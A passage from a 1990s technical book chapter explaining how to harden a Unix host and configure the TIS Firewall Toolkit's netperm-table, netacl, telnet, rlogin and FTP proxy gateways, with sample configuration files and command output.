#kshell   stream    tcp    nowait    root    /usr/libexec/rshd       rshd -k
# Services run ONLY on the Kerberos server
#krbupdate stream tcp      nowait    root    /usr/libexec/registerd   registerd
#kpasswd  stream    tcp    nowait    root    /usr/libexec/kpasswdd    kpasswdd
```

The reason for turning off all these services is to reduce the likelihood that your system will be compromised while the firewall is being installed and configured. You should also use the console to perform the initial setup and configuration of the firewall. With the /.etc/inetd.conf file updated, inetd must be signaled to know that some changes have been made. This signal is generated using the command:

```
kill -1 inetd.pid
```

The process identifier (PID) can be procured, and inetd restarted by using this command sequence:

```
pc# ps -aux ¦ grep inetd
root       108  0.0  1.4   144  200  ??  Is    3:03AM    0:00.11 inetd
pc# kill -1 108
```

To ensure that the services are turned off, you can attempt to connect to a service offered by inetd:

```
pc# telnet pc ftp
Trying 204.191.3.150...
telnet: Unable to connect to remote host: Connection refused
pc#
```

Now that the inetd services are disabled, disable other services that are part of the system start up files and the kernel. Some of these services are system specific, which might require some exploration. Nevertheless, try to find the following services and processes and turn them off.

gated, cgd	pcnfsd	rwhod
mountd	portmap	sendmail
named	printer	timed
nfsd	rstatd	xntpd
nfsiod		

Tip While timed, which is when the NTP time server process is turned off, you should configure your firewall to get time updates via an NTP server. This allows your firewall clock to have accurate time, which may prove invaluable should you take legal action.

After turning off these daemons, the process table on the sample system now looks like this:

```
pc.unilabs.org$ ps -aux
USER       PID %CPU %MEM   VSZ  RSS  TT  STAT  STARTED   TIME    COMMAND
chrish      89  2.3  2.1   280  304  p0  Ss    4:24AM    0:00.25 -ksh (ksh)
root         1  0.0  1.7   124  244  ??  Is    4:18AM    0:00.07 /sbin/init --
root         2  0.0  0.1     0   12  ??  DL    4:18AM    0:00.01 (pagedaemon)
root        15  0.0  3.2   816  464  ??  Is    4:19AM    0:00.08 mfs -o rw -s 1
root        36  0.0  1.5   124  220  ??  Ss    4:19AM    0:00.17 syslogd
root        71  0.0  0.5    72   72  ??  Ss    4:19AM    0:00.05 update
root        73  0.0  1.8   284  256  ??  Is    4:19AM    0:00.05 cron
root        75  0.0  1.3   140  192  ??  Ss    4:19AM    0:00.04 inetd
root        84  0.0  2.0   220  292  co  Is+   4:19AM    0:00.26 -csh (csh)
root        88  0.1  2.0   156  292  ??  S     4:24AM    0:00.13 telnetd
root         0  0.0  0.1     0    0  ??  DLs   4:18AM    0:00.00 (swapper)
chrish      95  0.0  1.6   136  232  p0  R+    4:24AM    0:00.02 ps -aux
pc.unilabs.org$
```

The ps command output shown now represents a quiet system. For clarification, the mfs command in the ps output is for a memory-based temporary file system on the BSDI Version 2.0 Operating System. However, this does not really list the actual services that are provided on this system. In the sample inetd.cof file presented earlier, virtually all the available network services were disabled. This is illustrated in the output of the netstat command:

```
pc# netstat -a
Active Internet connections (including servers)
Proto Recv-Q Send-Q  Local Address          Foreign Address        (state)
tcp        0      0  pc.telnet              stargazer.1037         ESTABLISHED
tcp        0      0  *.telnet               *.*                    LISTEN
udp        0      0  *.syslog               *.*
Active Unix domain sockets
Address  Type   Recv-Q Send-Q    Inode     Conn     Refs  Nextref Addr
f0764400 dgram       0      0        0 f0665c94        0 f0665214
f074e480 dgram       0      0        0 f0665c94        0        0
f0665c00 dgram       0      0 f0665780        0 f06d6194        0 /dev/log
pc#
```

The tools directory in the Toolkit distribution includes a utility called portscan, which probes a system to determine what TCP services are currently being offered. This program probes the ports on a system and prints a list of available port numbers, or service names. The output of the command is shown here:

```
pc# ./portscan pc
7
9
13
19
21
23
25
...
512
513
shell
1053
1054
1055
1056
1057
pc#
```

This command shows what ports were available prior to reducing the available services. After reducing those services by shutting off the entries in inetd.conf and the startup files, the system now offers the following ports:

```
pc# ./portscan pc
21
23
pc#
```

With the host almost completely shut down from the network, the next step is to configure TIS Toolkit components.

Configuring TCP/IP

For TIS to be effective as a firewall, the system on which it is running must not perform routing. A system that has two or more network interfaces must be configured so that it does not automatically route packets from one interface to another. If this occurs, services that are being constructed with the TIS Toolkit will not be used.

IP Forwarding

To receive any real benefits from a firewall installation, you need to make sure IP forwarding has been disabled. *IP forwarding* causes the packets received on one interface to be retransmitted on all other applicable interfaces. To help illustrate IP forwarding, suppose you are considering setting up a firewall on the system in figure 7.2.




Figure 7.2
Multihomed machines.

This machine has two interfaces: one is for the local area network, which has an IP address of 204.191.3.150. The other interface is for the wide area network, and is a PPP link using an IP address of 198.53.166.62. When IP forwarding is enabled, any packets received on the LAN interface of this machine that are destined for a different network are automatically forwarded to the PPP link. The same is true for packets on the PPP link. If the packets received on the PPP link are for the rnet, they will be transmitted on the ethernet interface in the machine.

This type of arrangement is unsuitable for a firewall. The reason is that the firewall will still pass unlogged and unauthenticated traffic from either direction. Consequently, there is little or no point to going through this exercise if you leave IP forwarding enabled.

Disabling IP forwarding usually requires that a new kernel be configured. The reason for this is that the process of IP disabling involves changing some kernel parameters. Table 7.1 lists parameters that must be changed for the identified operating systems.

Table 7.1
Disabling IP Forwarding

Operating System	Parameter
BSDI Version 2.0	Make sure GATEWAY is commented out in the kernel configuration files.
SunOS 4.1.x	Run adb on the kernel to set IP_forwarding to -1, and save the modified kernel image. Alternatively, modify /usr/kvm/sys/netinet/in_proto.c) to set the variable to -1 by default and rebuild the kernel.

After making the required changes to the kernel parameters, you need to build a new kernel, install it, and reboot. This removes any configured IP forwarding, and enables you to maximize the capabilities of the Toolkit. After IP forwarding is removed, all traffic requests either into or out from the private network need to be made through the proxy servers on the firewall.

The netperm Table

The netperm table, found in /usr/local/etc/netperm-table, is the master configuration file for all the components in the Trusted Firewall Toolkit (netacl, smap, smapd, ftp-gw, tn-gw, and plug-gw). When an application in the Toolkit starts, it reads its configuration and permissions information from netperm-table and stores it in an in-memory database. Saving the information in an in-memory database allows the information to be preserved, even after a chroot system call is used to reset the directory structure.

The permissions/configuration file is organized into rules. Each rule is the name of the application that rule applies to, followed by a colon. Multiple applications can be targeted by a single rule by separating the names with commas, or wildcarding them with an asterisk. When an application extracts its configuration information, it only extracts the rules that apply to it, preserving the order in which they appeared in the file. The following sequence lists a sample set of rules for the smap and smapd application.

```
# sample rules for smap
       smap, smapd:  userid 4
       smap, smapd:  directory /mail/inspool
       smap:         timeout 3600
```

Note Comments regarding the rules can be inserted in the configuration file by starting the line with "#" as the first character. As with any configuration file or program, the more comments that are used, the easier it is later to maintain the rules.

When an application has matched a rule, the rule is translated into whitespace delimited strings for later use. Typically, the application retrieves matching rules based on the first word in the rule; the remaining words serve as parameters for that particular clause. For the smap client and smapd server in the preceding example, the rules specify the userid to use when the application executes, the directory clause identifies the location of files, and the timeout clause indicates how long the server or client will wait before assuming that the remote end is "hung."

Special modifiers are available for each clause. For example, if the clause begins with a permit- or deny- modifier, the rule is internally flagged as granting or revoking permission for that clause. This means that if an application retrieves all of its configuration clauses for "hosts," the following will be returned:

```
netacl-in.ftpd: permit-hosts 192.33.112.117 -exec /usr/etc/in.ftpd
netacl-in.ftpd: permit-hosts 198.137.240.101 -exec /usr/etc/in.ftpd
netacl-in.ftpd: deny-hosts unknown
netacl-in.ftpd: deny-hosts *
```

Although this example may not seem clear, keep in mind that each application within the Toolkit has its own unique set of clauses. The default configuration for each of the application's clauses and examples are presented with the applications description.

When assembling your netperm-table file, you might want to consider a few conventions. These conventions promote consistency in the file, and help produce a more readable and maintainable rules list. When a hostname or host IP address is specified in the rule, matching is performed based on whether the pattern to which the address will be matched is all digits and decimal points, or other characters.

To better explain this process, consider this configuration rule:

```
netacl-in.ftpd: permit-hosts 192.33.112.117 -exec /usr/etc/in.ftpd
```

When a connection is received and this rule is applied, the IP address of the remote machine will be used to match this rule. If the pattern to match consists entirely of digits and decimals, matching is performed against the IP address; otherwise, it is performed against the hostname.

If the rule specifies a host- or domain name, as in the following rule

```
netacl-in.ftpd: permit-hosts *.istar.net -exec /usr/etc/in.ftpd
```

then the remote system's name is used to validate against the rule, not the IP address. To prevent any vulnerability from DNS spoofing, it is highly recommended that the configuration rules be bound to IP addresses. When matching, asterisk wildcards are supported, with syntax similar to the shell's, matching as many characters as possible.

When the application attempts to resolve an IP address to domain name and the reverse lookup fails, the hostname is set to "unknown." Otherwise the real hostname of the remote system is returned. When the Domain Name resolution is performed by the firewall, a check is made to ensure that the IP address for the DNS name returned by the reverse lookup is the same.

This setup prevents DNS spoofing. If a hostname for this IP address cannot be located in the DNS system, the hostname is set to "unknown" and a warning is logged. This permits rules to operate on hosts that didn't have valid DNS mappings. This means that it is possible to allow any host in the Internet to pass through your firewall, or access certain services (or both) as long as reverse DNS, or IN-ADDR.ARPA addressing is properly configured.

Configuring netacl

netacl is a network access control program; it provides a degree of access control for various TCP-based services available on the server. For example, you may want to have telnet access to the firewall for authorized users. The netacl program and the appropriate rules enable you to create this setup. The same capabilities are possible for any of the available services, including ftp and rlogin.

The netacl program is started through inetd; after inetd performs some checks, netacl allows or denies the request for service from the remote user/system. When configuring the inetd.conf file for netacl, it is important to know that netacl accepts only one argument: the name of the

service to be started. Any other arguments that are intended for the service do not go in the inetd.conf file. Consider this example:

```
ftp     stream  tcp     nowait  root    /usr/local/etc/netacl   ftpd
```

In this situation, when a connection request is accepted by inetd for an ftp service, the netacl program is started with an argument of ftpd. Before the ftpd daemon is started, the request is validated using the rules found in the netperm-table. The rule name for netacl consists of the keyword netacl- followed by the name of the service. For example, if the named service is ftpd, the rule name consists of netacl-ftpd, as in the following:

```
netacl-ftpd: permit-hosts 204.191.3.147 -exec /usr/libexec/ftpd -A -l
```

When you examine these two lines—the first from inetd.conf and the second from netperm-table—you can see that the command-line arguments and other information required for the daemon is found in netperm-table.

As with all the TIS Toolkit components, arguments and descriptive keywords are permitted in the authentication clause. As seen in the preceding command output, only the host 204.191.3.147 is permitted access on the firewall to run the ftpd command. It does, however, mean that FTP requests can be sent through the firewall. Table 7.2 lists various keywords that are understood by the netacl program.

Table 7.2
The netacl Rules and Clauses

Service	Keyword	Description
netacl	permit-hosts IP Address or hostname	Specifies a permission rule to allow the named hosts. This is a list of IP addresses or hostnames.
	deny-hosts IP Address or hostname	Specifies a permission rule to deny the named hosts. This is a list of IP addresses or hostnames. The denial of service is logged via syslogd.
	-exec executable [args]	Specifies a program to invoke to handle the service. This option must be the final option in the rule. An -exec option must be present in every rule.
	-user userid	userid is the numeric UID or the name from a login in /etc/passwd that the program should use when it is started.
	-chroot rootdir	Specifies a directory to which netacl should chroot(2) prior to invoking the service program. This requires that the service program be present, and the pathname for the executable be relative to the new root.

Acceptance or rejection of the service is logged by the syslog facility. The messages printed in the syslog files resemble those shown here:

```
Oct  4 00:56:12 pc netacl[339]: deny host=stargazer.unilabs.org/204.191.3.147
service=ftpd
Oct  4 01:00:20 pc netacl[354]: permit host=stargazer.unilabs.org/204.191.3.147
service=ftpd execute=/usr/libexec/ftpd
```

The first line in the log report indicates that the host stargazer.unilabs.org was denied access to the ftp service through the netacl program. The second line of output indicates that the ftp request was accepted and allowed. Notice that the logging information only specifies the service that was originated, and from where it originated. It does not show who the user connected to. The sample netacl rules that follow illustrate the use of some of the parameters and clauses for netacl.

```
netacl-in.telnetd: permit-hosts 198.53.64.*-exec /usr/etc/in.telnetd
netacl-in.ftpd: permit-hosts unknown -exec /bin/cat /usr/local/etc/noftp.txt
netacl-in.ftpd: permit-hosts 204.191.3.* -exec /usr/etc/in.ftpd
netacl-in.ftpd: permit-hosts * -chroot /home/ftp -exec /bin/ftpd -f
```

In this example, netacl is configured to permit telnet only for hosts in a particular subnet. Netacl is configured to accept all FTP connections from systems that do not have a valid DNS name (“unknown”) and to invoke cat to display a file when a connection is made. This provides an easy and flexible means of politely informing someone that they are not permitted to use a service. Hosts in the specified subnet are connected to the real FTP server in /usr/etc/in.ftpd but all connections from other networks are connected to a version of the FTP server that is already chrooted to the FTP area, effectively making all FTP activity “captive.”

Connecting with netacl

When netacl is configured for the service that you want to provide, you should test it to ensure that it is working. Testing requires verifying rules configured for that service to ensure that they are in fact operating as they should. Consider the following rules:

```
netacl-ftpd: permit-hosts 204.191.3.147 -exec /usr/libexec/ftpd -A -l
```

This rule says that FTP connections will be accepted only from the host 204.191.3.147. When this connection is received, the ftpd server with the appropriate arguments will be started. This can be evaluated by connecting to the FTP server from the authorized host, as illustrated here:

```
C:\ >ftp pc
Connected to pc.unilabs.org.
220 pc.unilabs.org FTP server (Version wu-2.4(1) Fri Feb 3 11:30:22 MST 1995)
ready.
User (pc.unilabs.org:(none)): chrish
331 Password required for chrish.
Password:
230 User chrish logged in.
ftp>
```

As you can see from this output, the connection from the authorized machine to the target system did in fact work. This could further be validated by examining the syslog records for the target system where any transfers may in fact be logged. The availability of this feature depends on the implementation of the ftpd that is in use at your site.

Another security breach you want to avoid is granting a non-authorized system a connection. To illustrate, consider the exchange:

```
pc# ftp pc
Connected to pc.unilabs.org.
421 Service not available, remote server has closed connection
ftp>
```

The connection is initially established, but after netacl has performed verification of the rules, it finds that the host is not permitted access, and the connection is closed. On the target system, a deny informational message is written to the syslog and to the console:

```
Oct  4 02:53:12 pc netacl[1775]: deny host=pc.unilabs.org/204.191.3.150
➥service=ftpd
```

In this case, the remote system received no information other than the connection has been closed. Meanwhile, the system administrator knows that the remote has been attempting to gain access. If this occurs enough, some other action may be required against the remote user.

Such a blunt response to an unauthorized attempt to gain access might not be the most appreciated. For this reason, you might be wise to consider a rule like the one shown here:

```
netacl-ftpd: permit-hosts 204.191.3.147 -exec /bin/cat /usr/local/etc/noftp.txt
```

In this case, a user who attempts to connect from the site 204.191.3.147 will not be refused a connection; he or she will just not get what they want. With this configuration, you can log the connection, and tell the user that he or she is not permitted access to the requested service. For example, when you attempt to connect to your server, the /usr/local/etc/noftp.txt file displays this response:

```
C:\ >ftp pc
Connected to pc.unilabs.org.

**** ATTENTION ****

Your attempt to use this server's FTP facility is not permitted due to
organizational security policies.  Your connection attempt has been logged
and recorded.

Use of the FTP Services on this machine is restricted to specific sites.

If you believe that you are an authorized site, please contact Jon Smith
at 555-1212 ext 502, or e-mail to ftpadmin@org.com.
```

```
Connection closed by remote host.

C:\ >
```

Any type of message can be displayed here instead of allowing access to the requested service. This "denial" can be for system administration purposes, for example, or because of maintenance.

Restarting inetd

Remember that after each reconfiguration of the inetd.conf file, inetd must be restarted. To do this, you must find the Process ID or PID number for inetd and send a SIGHUP to it. The following commands are used in this process:

```
Signalling inetd

pc# ps -aux ¦ grep inetd
root      1898  0.0  0.2   120   28  p3  R+   10:46AM    0:00.02 grep inetd
root        75  0.0  1.5   140  220  ??  Is   11:19AM    0:00.25 inetd
pc# kill -1 75
pc#
```

When inetd has been signaled with the -1, or SIGHUP, it rereads the /etc/inetd.conf file and applies the new configuration immediately.

Note You might have to send a second SIGHUP signal to inetd to make the changes permanent. Specific systems are IRIX and some versions of SunOS.

This is the most common problem that system administrators have when changing the configuration file. They make the change, but forget to restart inetd.

Configuring the Telnet Proxy

The telnet proxy, tn-gw, provides passthrough telnet services. In many circumstances, a system administrator may not want to allow telnet access through the firewall and either into or out of the private network. The telnet proxy does not provide the same type of access to the firewall host as the netacl program. The intent behind using Telnet with netacl is to allow access to the firewall host. With the proxy, the intent is to provide passthrough telnet with logging control.

Because of the dilemma of allowing remote administrative access and establishing a proxy telnet, it is common for the firewall administrator to run the real telnetd on a TCP port other than the default, and to place the proxy on the standard TCP port. This is accomplished by editing the /etc/services file and changing it to be something similar to the following:

```
telnet          23/tcp
telnet-a        2023/tcp
```

These changes are only effective after /etc/inetd.conf has been changed to reflect the configuration shown here:

```
telnet         stream  tcp     nowait  root    /usr/local/etc/tn-gw    tn-gw
telnet-a       stream  tcp     nowait  root    /usr/local/etc/netacl   telnetd
```

When an incoming connection is received on the telnet port with this configuration, the tn-gw application is started. When tn-gw receives a request, it first verifies that the requesting host is permitted to connect to the proxy. Access to the proxy is determined by the rules established in the netperm-table. These rules resemble those seen previously for the netacl application. However, there are application-specific parameters. The rule clauses for tn-gw are listed in table 7.3.

Table 7.3
tn-gw Rules and Clauses

Option	Description
userid user	Specify a numeric user-id or the name of a password file entry. If this value is specified, tn-gw will set its user-id before providing service.
directory pathname	Specifies a directory to which tn-gw will chroot(2) prior to providing service.
prompt string	Specifies a prompt for tn-gw to use while it is in command mode.
denial-msg filename	Specifies the name of a file to display to the remote user if he or she is denied permission to use the proxy. If this option is not set, a default message is generated.
timeout seconds	Specifies the number of seconds of idleness after which the proxy should disconnect. Default is no timeout.
welcome-msg filename	Specifies the name of a file to display as a welcome banner upon successful connection. If this option is not set, a default message is generated.
help-msg filename	Specifies the name of a file to display if the "help" command is issued. If this option is not set, a list of the internal commands is printed.
denydest-msg filename	Specifies the name of a file to display if a user attempts to connect to a remote server for which he or she is not authorized. If this option is not set, a default message is generated.

Option	Description
authserver hostname [portnumber [cipherkey]]	Specifies the name or address of a system to use for network authentication. If tn-gw is built with a compiled-in value for the server and port, these values will be used as defaults but can be overridden if specified in the authserver rule. If support for DES-encryption of traffic is present in the server, an optional cipherkey can be provided to secure communications with the server.
hosts host-pattern [host-pattern2...] [options]	Rules specify host and access permissions.

The initial configuration for the tn-gw application is shown here.

```
tn-gw:          denial-msg      /usr/local/etc/tn-deny.txt
tn-gw:          welcome-msg     /usr/local/etc/tn-welcome.txt
tn-gw:          help-msg        /usr/local/etc/tn-help.txt
tn-gw:          timeout 3600
tn-gw:          permit-hosts 204.191.3.* -dest *.fonorola.net -dest !* -passok -
➥xok
```

Note If any of the files identified in the denial-msg, welcome-msg, help-msg, or denydest-msg clauses are missing, the connection will be dropped as soon as a request is made for that file.

This configuration informs users when they are or are not allowed to connect to the proxy server, and when connections are denied due to their destination. The timeout line indicates how long the telnet connection can be idle before the firewall will terminate it. The last line establishes an access rule to the tn-gw application. This rule and the optional parameters are discussed shortly. A sample connection showing the host denial message is shown as follows:

```
$ telnet pc
Connecting to pc ...

**** ATTENTION ****

Your attempt to use this server's telnet proxy is not permitted due to
organizational security policies.  Your connection attempt has been logged
and recorded.

Use of the telnet proxy Service on this machine is restricted to specific sites.
```

```
If you believe that you are an authorized site, please contact Jon Smith
at 555-1212 ext 502, or e-mail to ftpadmin@org.com.

Connection closed by foreign host
$
```

If the host is permitted to converse with the tn-gw application, tn-gw enters a command loop where it accepts commands to connect to remote hosts. The commands available within the tn-gw shell are listed in table 7.4.

Table 7.4
tn-gw Commands

Command	Description
c[onnect] hostname [port] telnet hostname [port] open	Connects to a remote host. Access to the remote host may be denied based on a host destination rule.
x[-gw] [display/hostname]	This command invokes the X Windows gateway for a connection to the user's display. By default, the display name is the connecting machine followed by :0.0, as in pc.myorg.com:0.0. The x-gw command is discussed later in this chapter.
help ?	Displays a user-definable help file.
quit exit close	Exits the gateway.

Connecting through the Telnet Proxy

When a permitted host connects to the proxy, it is greeted by the contents of the welcome file—configured in the tn-gw options—and by a prompt. At the prompt, tn-gw expects to receive one of the commands listed in table 7.4. When the connect request is made, the access rules are applied to the destination host to confirm that a connection to that host is permitted. If the connection is permitted, the connection is made. A successful connection is shown as follows:

```
Welcome to the URG Firewall Telnet Proxy

Supported commands are
        c[onnect] hostname [port]
        x-gw
        help
        exit
```

```
To report problems, please contact Network Security Services at 555-1212 or
by e-mail at security@org.com

Enter Command>c sco.sco.com
Not permitted to connect to sco.sco.com
Enter Command>c nds.fonorola.net
Trying 204.191.124.252 port 23...


SunOS Unix (nds.fonorola.net)

login:
```

In this output you can see that a telnet connection is established to the firewall, from which the tn-gw application is started. The user first attempts to contact sco.sco.com, which is denied. A second connection request to nds.fonorola.net is then permitted. This sequence begs the question "what's the difference?" The answer is that host destination rules are in force. This means that a given system may be blocked through options on the host command in the tn-gw rules.

Host Access Rules

The host rules that permit and deny access to the telnet proxy can be modified by a number of additional options, or rules that have other host access permissions. As seen in table 7.3, the host rules are stated:

```
tn-gw:    deny-hosts unknown
tn-gw:    hosts 192.33.112.* 192.94.214.*
```

These statements indicate that hosts that cannot be found in the DNS in-addr.arpa domain are unknown, and therefore denied, or that hosts connecting from the network 192.33.112 and 192.94.214 are allowed to connect to the proxy. Optional parameters, which begin with a hyphen, further restrict the hosts that can connect to the proxy, or where the remote host can connect to behind the firewall.

Earlier output showed that the connect request to sco.scolcom was denied by the proxy because the user was not permitted to connect to that host. This was configured by using the rule:

```
tn-gw:         permit-hosts 204.191.3.* -dest *.fonorola.net -dest !* -passok -xok
```

This rule states that any host from the 204.191.3 network is allowed to contact any machine in the fonorola.net domain, but no others. This example illustrates the -dest option, which restricts which hosts can be connected. The -dest parameter, described in table 7.5 with the other optional parameters, is used to specify a list of valid destinations. If no list is specified, then the user is not restricted to connecting to any host.

Table 7.5
Host Access Rules

Rule	Description
-dest pattern	
-dest { pattern1 pattern2 ... }	Specifies a list of valid destinations. If no list is specified, all destinations are considered valid. The -dest list is processed in order as it appears on the options line. -dest entries preceded with a "!" character are treated as negation entries.
-auth	Specifies that the proxy should require a user to authenticate with a valid user id prior to being permitted to use the gateway.
-passok	Specifies that the proxy should permit users to change their passwords if they are connected from the designated host. Only hosts on a trusted network should be permitted to change passwords, unless token-type authenticators are distributed to all users.

The -dest options are applied in the order that they appear in the line. Consequently, in the example used so far in this chapter, if the machine you are connecting to is sco.sco.com, then the first option describing a machine in the fonorola.net domain is not matched. This means that the second destination specification is matched, which is a denial. The "!" is a negation operator, indicates that this is not permitted. The end result is that users on the 204.191.3 network can only connect to systems in the fonorola.net domain, and no others.

The use of an IP address instead of a domain name does not alter the rule. Before the connection is permitted, the tn-gw application attempts to validate the IP address. If the returned host matches one of the rules, then the rule is applied. Otherwise, the connection is dropped.

Verifying the Telnet Proxy

The operation of the proxy rules can be determined by attempting a connection through each of the rules, and verifying whether the correct files are displayed when information is requested. For example, if a user connects to tn-gw and enters the help command, does the user get the requested information? Are the restricted sites in fact restricted?

This verification is accomplished by exercising each of the rules. For example, consider the following rule:

```
tn-gw:          permit-hosts 204.191.3.* -dest *.fonorola.net -dest !*
```

The operation of this rule can be easily verified, once it is clear what is being controlled. This rule says: "Permit any host in the 204.191.3 network to connect to any machine in the fonorola.net domain. All connections to machines outside that domain are denied."

This can be easily verified by using telnet to contact tn-gw and attempting to connect to a site within the fonorola.net domain space, and then attempting to connect to any other site. If the fonorla.net site is accessible, but no other site is, then it is safe to say that the telnet is working as it should.

For example, consider the following rules:

```
tn-gw:          permit-hosts 204.191.3.* -dest *.fonorola.net -dest !* -passok -xok
tn-gw:          deny-hosts * -dest 204.191.3.150
```

If the connecting host is from the 204.191.3 network, access is granted to the proxy, but the user can only connect to the sites in the fonorola.net domain. The second line says that any host attempting to access 204.191.3.150 will be denied. Should the second line be first in the file, access to the proxy server itself would not be permitted.

Tip When entering the rules in the netperm-table, remember to write them from least to most specific. Or, write them in order of use, after conducting some traffic analysis to determine where the traffic is going. This can be difficult and time-consuming.

This type of configuration is advantageous because it ensures that the firewall cannot be accessed through the proxy, and leaves the telnet server available through the netacl program, which has been configured to listen on a different port.

Even though the firewall host is not available through the proxy, it can still be accessed through the netacl program and the telnet server running on the alternate port.

Configuring the rlogin Gateway

The rlogin proxy provides a service similar to the telnet proxy with the exception of access being provided through the rlogin service rather than telnet. Typically, access to the firewall using rlogin would not be allowed because of the large number of problems that can occur. Consequently, the only access to the firewall host is through telnet.

Regardless, there are requirements that justify the need for an rlogin proxy service. For example, the rlogin service provides rules for additional authentication that allow the connection to be granted without the user logging in like telnet. The process of configuring the relogin-gw rules is similar to the tn-gw application; they both support the same options. The rules that are available for the rlogin-gw service are listed and explained in table 7.6.

Table 7.6
rlogin-gw Rules and Clauses

Option	Description
userid user	Specifies a numeric user id or the name of a password file entry. If this value is specified, tn-gw will set its user id before providing service.
directory pathname	Specifies a directory to which tn-gw will chroot(2) prior to providing service.
prompt *string*	Specifies a prompt for tn-gw to use while it is in command mode.
denial-msg *filename*	Specifies the name of a file to display to the remote user if he or she is denied permission to use the proxy. If this option is not set, a default message is generated.
timeout seconds	Specifies the number of seconds the system remains idle before the proxy disconnects. Default is no timeout.
welcome-msg *filename*	Specifies the name of a file to display as a welcome banner after the system successfully connects. If this option is not set, a default message is generated.
help-msg *filename*	Specifies the name of a file to display if the "help" command is issued. If this option is not set, a list of the internal commands is printed.
denydest-msg *filename*	Specifies the name of a file to display if a user attempts to connect to a remote server from which he or she is restricted. If this option is not set, a default message is generated.
authserver hostname [*portnumber* [*cipherkey*]]	Specifies the name or address of a system to use for network authentication. If tn-gw is built with a compiled-in value for the server and port, these will be used as defaults but can be overridden if specified on this line. If support exists for DES-encryption of traffic in the server, an optional cipherkey can be provided to secure communication with the server.
hosts host-pattern [*host*-pattern2...] [*options*]	Specifies host and access permissions.

To illustrate the use of these rules to configure the rlogin-gw service, examine these sample rules from the netperm-table file:

```
rlogin-gw:    denial-msg      /usr/local/etc/rlogin-deny.txt
rlogin-gw:    welcome-msg     /usr/local/etc/rlogin-welcome.txt
rlogin-gw:    help-msg        /usr/local/etc/rlogin-help.txt
rlogin-gw:    denydest-msg    /usr/local/etc/rlogin-dest.txt
rlogin-gw:    timeout 3600
rlogin-gw:    prompt "Enter Command>"
rlogin-gw:    permit-hosts 204.191.3.* -dest *.fonorola.net -dest !* -passok -xok
rlogin-gw:    deny-hosts * -dest 204.191.3.150
```

Note If any of the files identified in the denial-msg, welcome-msg, help-msg, or denydest-msg clauses are missing, the connection will be dropped as soon as a request is made for that file.

These rules are virtually identical to the rules used to configure the tn-gw. One exception is that the rlogin-gw is configured to display a different message when a connection request is made for a restricted host. The following output shows the different message for rlogin:

```
pc# rlogin pc
Welcome to the URG Firewall Rlogin Proxy

Supported commands are
        c[onnect] hostname [port]
        x-gw
        help
        password
        exit

To report problems, please contact Network Security Services at 555-1212 or
by e-mail at security@org.com

Enter Command>c fox.nstn.ca

*** ATTENTION ***

You have attempted to contact a restricted host from this rlogin proxy.  Your
attempt has been recorded.

To report problems, please contact Network Security Services at 555-1212 or
by e-mail at security@org.com

Enter Command>
```

Now that the proxy configuration is finished, you can move on to establishing a connection.

Connecting through the rlogin Proxy

Connecting through the rlogin proxy requires a process similar to the telnet proxy. A connection is first established with the firewall host, and then the user requests a connection to the remote host. The commands supported by the rlogin proxy are the same as for the telnet proxy. The following output illustrates a successful connection to a remote host using the rlogin proxy:

```
pc.unilabs.org$ rlogin pc
Welcome to the URG Firewall Rlogin Proxy

Supported commands are
        c[onnect] hostname [port]
        x-gw
        help
        password
        exit

To report problems, please contact Network Security Services at 555-1212 or
by e-mail at security@org.com

Enter Command>c nds.fonorola.net
Trying chrish@204.191.124.252...
Password:
Last login: Sun Oct  8 20:33:26 from pc.unilabs.org
SunOS Release 4.1.4 (GENERIC) #1: Wed Sep 13 19:50:02 EDT 1995
You have mail.
bash$
```

The user enters the name of the host he or she wants to connect to by using the c[onnect] command followed by the hostname. Before the connection request is made, the local username is added to the left of the requested hostname. Consequently,

```
nds.fonorola.net
```

becomes

```
chrish@nds.fonorola.net.
```

The establishment of the rlogin session to the remote host is then a matter of how the service is configured on that host. Remember that the name or IP address of the gateway must be in the .rhosts file because that is the machine where the connection is coming from, not the real originating host.

Host Access Rules

Host rules that permit and deny access to the rlogin proxy can be modified by a number of additional options, or rules. The host rules use the following format:

```
rlogin-gw:    deny-hosts unknown
rlogin-gw:    hosts 192.33.112.* 192.94.214.*
```

In this example, hosts that cannot be found in the DNS in-addr.arpa domain are unknown, and therefore denied; hosts connecting from the networks 192.33.112 and 192.94.214 are allowed to connect to the proxy. The optional parameters—each begin with a hyphen—further restrict the hosts that can connect to the proxy by limiting where they can connect.

Verifying the rlogin Proxy

Operation of the rlogin proxy is verified by attempting to circumvent the established rules, and checking to see that the text from each of the configured files displays when it should display. For example, if your security policy states that only certain hosts can connect to the rlogin proxy, you must test this from each of the permitted hosts, and also test the connection from a few hosts that are not permitted.

Each rule for rlogin-gw must be carefully evaluated to ensure that it is operating as it should.

Configuring the FTP Gateway

The FTP proxy allows FTP traffic through the firewall to either private or public networks. The FTP proxy executes when a connection is made to the FTP port on the firewall. From there a connection could be made to the firewall, although it is not a good idea to allow FTP traffic to the firewall on the default port. It is better to have an additional FTP server system running elsewhere. A more secure setup would be to run the FTP server processes when a connection is made to a different port. By not publishing this port number, it is harder to have an FTP session established directly on the firewall.

Remember that the FTP service is found on port 21 as stated in the /etc/services file. To change this, edit the /etc/services file and add a second ftp entry called ftp-a—like the telnet-a that was added earlier. Establish this ftp-a service to run on a different port, such as 2021. The new /etc/services file will look like:

```
ftp         21/tcp
ftp-a       2021/tcp
```

This new ftp-a entry only addresses part of the problem. The /etc/inetd.conf file is where the actual specification is made regarding which service is executed when a connection is made. The trick here is to configure the inetd.conf file so that when a connection is made to the ftp port, the ftp-gw application is started. When a connection is made to the ftp-a port, the real ftp server is started through the netacl application:

```
# ftp   stream  tcp     nowait  root    /usr/libexec/tcpd       ftpd -l -A
ftp     stream  tcp     nowait  root    /usr/local/etc/ftp-gw   ftp-gw
ftp-a   stream  tcp     nowait  root    /usr/local/etc/netacl   ftpd
```

Three entries for the FTP service are included here to illustrate a point. The first entry is uncommented out and is provided to show you how the FTP service was originally started.

The second entry establishes a connection to the FTP proxy. The third line allows ftp connections to the firewall itself. Examine the configuration of the ftp-gw proxy application first.

The ftp-gw proxy, like the other Toolkit applications, reads the lines in the netperm-table file that start with the application name, ftp-gw. Table 7.7 lists clauses that are understood by ftp-gw.

Table 7.7
